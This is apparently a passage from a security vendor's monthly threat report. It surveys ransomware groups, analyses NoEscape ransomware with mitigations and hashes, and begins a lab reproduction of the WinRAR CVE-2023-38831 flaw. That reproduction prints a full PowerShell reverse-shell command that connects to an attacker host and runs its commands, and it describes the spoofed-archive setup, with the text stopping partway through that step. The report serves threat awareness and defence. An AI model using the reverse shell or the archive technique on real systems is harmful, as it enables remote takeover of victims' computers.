invalid, it is likely to be a one-time Ransomware. Also, if you use Azerbaijani or Turkish, the program ends without encryption. In these two countries, Islam is overwhelmingly dominant, and the name of the Ransomware, AllahuAkbar, is a phrase used in Islamic prayers, which suggests a connection with Islam.

Inc, MetaEncryptor, Ransomed, and Cloak were discovered as new Ransomware groups, and Inc disclosed sensitive information such as copies of passports and transaction contracts of employees of construction-related companies and hotels in Germany and the Netherlands. MetaEncryptor attacked a domestic manufacturer and companies in various fields around the world, stole data and posted it on dark web leak sites. As five of the 12 cases of leaked data concerned Germany, it suffered the most damage from MetaEncryptor. A group called Ransomed operates a clear web¹¹ blog called 'Ransomed.vc' and also provides dark web mirror sites of the blog. The main blog claims that it does not carry out attacks on hospitals and major infrastructures that could affect lives, and says that most of the organization's members are from Russia or Ukraine, and while posting the demands regarding recruitment of affiliates as well as the organization's rules prohibit attacks targeting those countries, it is actively recruiting affiliates. Lastly, the Cloak group operates the 'Shame Board' blog and posted as many as 24 cases of leaked data as soon as it appeared, and is indiscriminately stealing data and uploading it to dark web leak sites, regardless of country and industry.

¹¹ Clear web: General information found by search engines

Top 5 Ransomwares

infosec



This month, the manufacturing industry suffered the most damage among industry groups. As Ransomware damage continues in the manufacturing industry, in addition to the financial damage from paying the ransom, due to the nature of the manufacturing industry, if a disruption occurs in the manufacturing process, the financial loss itself is enormous. So companies that did not pay the ransom also suffered a total loss of approximately \$46 billion due to downtime¹². This year alone, approximately 5.9 million pieces of data were leaked from the manufacturing industry due to Ransomware attacks. Among these, if you add up the data that would lead to severe damage when leaked, e.g., employees' sensitive information or confidential data of companies, it can be assumed that there was a huge loss. To prevent such damage, the top priority is to prevent attackers from making initial access. We recommend that you be careful with phishing e-mails, follow appropriate password policies, and make efforts to update your system and software.

¹² Downtime: The amount of time during which the damage disrupts the operation of the normal manufacturing process.

As if the LockBit Group was aware of the reaction of the general public who talk about its recent downward trend, it posted 122 pieces of leaked data, making it the group that uploaded the most leaked data in a long time. This group is spreading the LockBit 3.0 Ransomware as part of a phishing campaign targeting the construction industry in Spain. In this campaign, LockBit does not simply send phishing e-mails and waits for a victim to occur, but is thorough enough to distribute the Ransomware after exchanging several e-mails under the disguise of a person trying to work on a construction-related project.

Since its appearance last March, the 8Base Group has been actively posting victims' data on dark web leak sites. This month, it posted 28 pieces of leaked data, including Delaney Browne, Toyota Forklift Dealer, and Skyroot Aerospace, but is experiencing difficulties due to the recent termination of AnonFiles, an anonymous file sharing service. Many attackers, including 8Base, have been using AnonFiles to distribute victims' leaked data or malware, but AnonFiles seems to have terminated the service in the belief that it has become difficult to block such malicious activities. Although the AnonFiles service was terminated, it is necessary to pay close attention as there is a possibility that attackers exploiting anonymity may appear if similar services appear again.

The Akira Group is a Ransomware group that appeared last April, and the frequency of posting leaked data is steadily increasing. Although Avast, a security company, released a Ransomware decryption tool in July, the Akira Group is still stealing data from victims and demanding money by patching the encryption logic. In particular, its attacks target not only Windows but also VMware ESXi servers. VMware ESXi is a hypervisor¹³ that hosts virtual machines, and can run multiple virtual machines using a single hardware. It is widely used because it has the advantage of reducing costs and enabling easy expansion of infrastructure. From attackers' point of view, it is one of the access points where large-scale attacks are possible because important information is stored and all systems hosted on ESXi can be encrypted with a single attack. Even if attackers target ESXi, it will not be easy for organizations to hastily change the system or find alternatives due to the advantages provided by ESXi. Therefore, we recommend that companies strictly follow and use security measures, e.g., keeping ESXi software up-to-date and following correct password policies.

¹³ Hypervisor: Software that allows multiple operating systems to run simultaneously in one physical machine

Lastly, the Cloak Group was first discovered this month and began its activities by posting 24 victimized companies on the dark web. Of the companies posted, 25% were manufacturing companies, and 21 of them paid a ransom to have their data deleted, which can be said to be quite costly. There was even a case where Cloak responded and released the stolen data when a victim reported it to the police. Cloak's initial access strategies include finding an access route through IAB (Initial Access Broker)¹⁴ or purchasing stolen credentials using Infostealer¹⁵ to gain access to the victimized system.

¹⁴ IAB: An individual or group selling the initial access route

¹⁵ Infostealer: Information stealing malware

■ Focus of Ransomware

Outline of the NoEscape Ransomware



*Source: Desktop changed when infected with the NoEscape ransomware

NoEscape, which appeared last June, is a rebrand of the Avaddon Ransomware, which ended its activities in 2021 due to pressure from investigative agencies. The Avaddon Ransomware Group began recruiting affiliates in June 2020 and began its activities in earnest. It is known that this group demanded an average of about USD 400,650 (approximately KRW 55 million won) in ransom, and even used DDoS (Distribute Denial of Service)¹⁶ attacks as a means of blackmailing if they do not agree to negotiations. For this reason, the Avaddon Group was put under investigation, and in June 2021, one year after its establishment, it stopped its activities and disappeared after distributing the decryption key. However, two years later, in June 23, the Avaddon Ransomware Group returned as NoEscape.

Since NoEscape launched dark web leak sites, the number of leaked data postings has been increasing, and it is operating continuously. Meanwhile, this month, it was revealed that its threatening activities extended to Korea as well by posting leaked data from an IT company in Korea.

¹⁶ DDoS: An attack technique that transmits a large amount of Internet traffic to a target system for the purpose of service interruption

The Ransomware used by NoEscape generates a unique ID for each victim, and the file extension that changes after encryption also encodes¹⁷ the GUID¹⁸ with a custom algorithm. It is Ransomware that is created through a complex process such as encoding it once more with Base64¹⁹, and technical details such as encrypting and using the configurations necessary for Ransomware operation are applied to this Ransomware.

In particular, unlike other files that partially encrypt files with such extensions as "accdb", "edb", "mdb", "mdf", "mds", "ndf", and "sql" for rapid encryption during the encryption process, this Ransomware encrypts the entire file to leave no room for recovery. This extension is related to databases or storage devices, and is mainly used by companies. If encryption is carried out, there is a high probability of significant loss in business.

¹⁷ Encoding: The process of converting information or data according to specific formats or rules


¹⁸ GUID: A unique identifier with a unique value

¹⁹ Base64: An encoding method that converts data into a character string consisting of only alphabets, numbers, and a few special characters.



Encryption Key

Encrypt files with Salsa20 algorithm by protecting Salsa20 key with RSA-2048




Excluding Encryption

- .exe .dll .sys .lnk .bat .bin .cmd .com .msc .msi .msp .pif .prf
- .cpl .dat .drv .hta .ini .lock .log .mod .rdp .scr .shs .swp .theme

Encryption Method


File size larger than 1GB : Intermittently encrypted every 10MB
 File size smaller than 1GB : Encrypted only the first 1MB

Characteristics



Ransom Note

HOW TO RECOVER FILES



WHAT HAPPEND?
 Your network has been hacked and infected by NoEscape .BAGDICBBED
 All your company documents, databases and other important files have been encrypted
 Your confidential documents, personal data and sensitive info has been downloaded

WHAT'S NEXT?
 You have to pay to get a our special recovery tool for all your files
 And avoid publishing all the downloaded info for sale in darknet


HOW_TO_RECOVER_FILES.txt

Changed Extension

Generated with Base64(CustomEncoding(GUID))

Production Language

C++



The characteristic of the NoEscape Ransomware is that it uses a complexly encrypted Config file to fetch and use necessary elements at the right time while the Ransomware is running.


High privileges are required to access various system components such as file encryption or registry manipulation, and at this time, privilege elevation is performed by bypassing UAC (User Account Control). UAC is a security mechanism that allows the user to choose whether or not to allow the program to perform actions that may affect the system with administrator privileges when executing a program.

In the case of NoEscape, privilege elevation is forcibly achieved through registry manipulation without the user's consent. After bypassing UAC, the attacker terminates the running security software to bypass detection and encrypts the virtual machine disk in use by releasing the virtual machine-related process and mount. In preparation for a situation where the victim restores the system, a command to terminate the backup service and delete VSC (Volume Shadow Copy)²⁰ is executed to prevent the system from being restored to its previous state. Then, it makes the rounds of the directories of all drives, creates a ransom note, and encrypts the files.

After the encryption process is completed, the wallpaper is changed to notify the victim that it has been infected with the NoEscape Ransomware, and if there is a connected printer device, a Ransom note is printed.

²⁰ VSC: A technique for creating point-in-time backup copies of files or volumes on Windows systems

Response plan for each stage of the NoEscape Ransomware



To prevent NoEscape from being executed, you can use a vaccine to isolate suspicious files in advance, or, if it was executed, apply ASR (Attack Surface Reduction)²¹ rules to prevent NoEscape from running malicious scripts.

This Ransomware registers itself in the registry and sets it to run automatically even when the system is rebooted. To prevent this behavior, you must apply a Windows group policy that restricts registry editing for accounts other than the administrator account.

Additionally, they delete system artifacts²², including Windows event logs, to interfere with future analysis of infringement incidents. They may prevent the Ransomware from blocking the defense mechanism by backing up and preserving the artifacts in a remote location and adding an item to the system policy to allow only approved applications to be executed. Lastly, as NoEscape executes a command that deletes the system backup copy and VSC, you must perform a security backup in an environment that is difficult to access, rather than a general backup.

²¹ ASR: A technique for blocking the attack path of malware

²² Artifact: Digital evidence that tracks or records user activities or system events

Indicator Of Compromise

Noescape : SHA256

68e5caa3f0fd4adc595b1163bf0dd30ca621c5d7a6ad0a20dfa1968346daa3c8
2cd1ca52a5d404176f0ec7debeceb4ba3c95b139061f86ac971195b02d854b0c
68ff9855262b7a9c27e349c5e3bf68b2fc9f9ca32a9d2b844f2265dccd2bc0d8
07c70968c66c93b6d6c9a90255e1c81a3b385632c83f53f69534b3f55212ced9
9d346518330eeefbf288aeca7b2b6243bc158415c7fee3f2c19694f0e5f7d51c

File Name

1ce30fbd_dll.dll
06b91e4a_exe.exe
23cd1f01_exe.exe
bd83e75f_dllrelinj.dll
ca3ec998_xp.exe

■ Reference sites

URL: <https://www.bleepingcomputer.com/news/security/clop-ransomware-now-uses-torrents-to-leak-data-and-evade-takedowns/>

URL: <https://www.bleepingcomputer.com/news/security/spain-warns-of-lockbit-locker-ransomware-phishing-attacks/>

URL: https://securityaffairs.com/149941/hacking/lockbit-3-leaked-code-usage.html?web_view=true

URL: <https://www.bleepingcomputer.com/news/security/cuba-ransomware-uses-veeam-exploit-against-critical-us-organizations/>

URL: <https://www.bleepingcomputer.com/news/security/japanese-watchmaker-seiko-breached-by-blackcat-ransomware-gang/>

URL: <https://www.bleepingcomputer.com/news/security/knight-ransomware-distributed-in-fake-tripadvisor-complaint-emails/>

URL: https://www.cybertecwiz.com/noescape-ransomwares-alleged-data-breach-shakes-australias-online-stability/?utm_source=rss&utm_medium=rss&utm_campaign=noescape-ransomwares-alleged-data-breach-shakes-australias-online-stability

URL: <https://securereading.com/blackcats-sphynx-ransomware-embeds-impacket-remcom/>

URL: <https://socradar.io/anonfiles-forced-to-shut-down-due-to-surge-of-malicious-utilization/>

URL: <https://www.bleepingcomputer.com/news/security/linux-version-of-akira-ransomware-targets-vmware-esxi-servers/>

URL: <https://cyberint.com/blog/other/cloak-ransomware-whos-behind-the-cloak/>

Research & Technique

WinRAR Arbitrary Code Execution vulnerability (CVE-2023-38831)

■ Outline of the vulnerability

In August 2023, the CVE-2023-38831 vulnerability, which can execute arbitrary codes in WinRAR® 6.22 or lower, RARLAB's file compression and decompression software for Windows OS, was disclosed. This vulnerability leads to the alternative execution of malware when normal documents are executed in normal document files with modified extensions and ZIP files containing malware.

Exploiting this, attacks targeting cryptocurrency and stock traders were recently discovered on a number of sites, including a cryptocurrency forum. When a trader accesses the link to the compressed file distributed by the attacker and run the bait file, the malicious program infects the trader's device and withdraws stolen funds from the victim's account. To date, it has been revealed that at least 130 devices have been infected and suffered damage.



*Source: group-ib

Figure 1. A malicious post uploaded as “my best Personal Strategy to trade with bitcoin”

Also, as the cyber war between Russia and Ukraine intensified, a case was discovered in which “GhostWriter (aka UAC-0057 or UNC1151),” one of the hacking organizations targeting Ukraine, attacked using the CVE-2023-38831 vulnerability. This organization targeted Ukraine and executed malware that it intentionally inserted using war-related link files as baits.



*Source: CERT-UA

Figure 2. Official post of the Ukraine CERT team

RARLAB estimates that there are currently more than 500 million WinRAR users worldwide. The CVSS score of the CVE-2023-38831 vulnerability was 7.8, but WinRAR is widely used, and it is relatively easier to attack than other CVEs²³.

²³ CVE (Common Vulnerabilities and Exposures): List of publicly known computer security flaws



WinRAR 6.23

Compress, Encrypt, Package and Backup with only one utility



With over 500 million users worldwide, WinRAR is the world's most popular compression tool!

There is no better way to compress files for efficient and secure file transfer. Providing fast email transmission and well-organized data storage options, WinRAR also offers solutions for users working in all [industries and sectors](#).

WinRAR is a powerful archiver extractor tool, and can open all popular file formats.

RAR and WinRAR are [Windows 11™](#) and [Windows 10™ compatible](#); available in over 50 languages and in both 32-bit and 64-bit; compatible with several operating systems (OS), and it is the only compression software that can work with Unicode.

*Source: RARLAB

Figure 3. Official WinRAR site

For this reason, this vulnerability is easy to utilize in combination with other attacks. For example, if used in an attack in conjunction with ransomware, it can cause significant damage. Therefore, users need to pay special attention to it.

■ Affected software versions

WinRAR versions vulnerable to CVE-2023-38831 are as follows:

S/W type	Vulnerable versions
WinRAR	All versions below WinRAR 6.22

■ Attack scenario

The attack scenario using the CVE-2023-38831 vulnerability is as follows:




Figure 4. CVE-2023-38831 attack scenario

- ① The attacker creates a ZIP file with the malicious script, causing the CVE-2023-38831 vulnerability, inserted.
- ② The attacker distributes the created malicious ZIP file through mail/bulletin board/messenger.
- ③ The victim downloads the distributed ZIP file to the PC.
- ④ The victim opens the downloaded malicious ZIP file with a vulnerable version of WinRAR.
- ⑤ When the victim opens the document in the ZIP file to which extension spoofing²⁴ is applied, the malicious script inserted by the attacker is executed.
- ⑥ The attacker takes over the victim's PC through the malicious script, and steals important internal information.

²⁴ Extension Spoofing: An attack technique that hides the actual format of a file and disguises it as another file by manipulating the file extension

■ Test environment configuration information

Build a test environment and look at the operation process of CVE-2023-38831.


Name	IP	Information
Victim	192.168.0.2	Windows 10 Pro 22H2 WinRAR 6.22
Attacker	192.168.0.9	Windows 10 Pro 22H2

■ Vulnerability test

Step 1. Configure environment

1) Download the WinRAR 6.22 version with the CVE-2023-38831 vulnerability to the victim's PC.

Download Address
https://www.win-rar.com/fileadmin/winrar-versions/winrar/winrar-x64-622.exe



The screenshot shows a web browser window with the URL <https://www.win-rar.com/fileadmin/winrar-versions/winrar/winrar-x64-622.exe>. A "File download" dialog box is open, asking "Do you want to save this file?". The file name is "winrar-x64-622.exe" and the size is "3.4 MB". The save location is "C:\Users\WK1210449\Downloads". The dialog box has "Cancel", "Save as", "Open", and "Save" buttons. The background page features the WinRAR logo, a search bar, a language dropdown menu, and a "Send" button for a newsletter sign-up form. The page also contains a note regarding the Privacy Policy and a disclaimer about the data provided.

*Source: RARLAB

Figure 5. Downloading the WinRAR 6.22 version

2) Install the downloaded WinRAR 6.22 version.





Figure 6. Installing the WinRAR 6.22 version

Step 2. Create a malicious ZIP file

1) The attacker prepares a normal document file (any file, including documents and images) and a malicious script file to be used in the attack.



Name	Date modified	Type	Size
resume.pdf → Normal Document File	9/5/2023 8:12 PM	Hpdf Document	24 KB
script.bat → Script File	9/6/2023 12:51 PM	Windows Batch File	1 KB

Figure 7. Preparing the files to be included in the malicious ZIP file

The malicious script to be executed on the victim's PC was the Reverse Shell²⁵ script.

Reverse Shell Script Address

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#powershell>

The script connects a socket from the victim's PC to the attacker's server (192.168.0.9:4444) and transmits the results of executing the command received from the attacker on the victim's PC to the attacker.

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.0.9',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()};$client.Close()"
```

Figure 8. Malicious script (script.bat)

²⁵ Reverse Shell: A network shell that opens a connection through malware running on the target system to access and control it

2) After creating a directory with the same name as a normal document file, move the malicious script file to that directory and change the name to the same name as the document file. At this time, to use extension spoofing, add a dummy letter ('A' or 'B') to the end of all file names and directory names.

In Windows, file names and directory names cannot be the same. So, two dummy characters, 'A' and 'B', were used to differentiate them. The list of configured files is shown below.

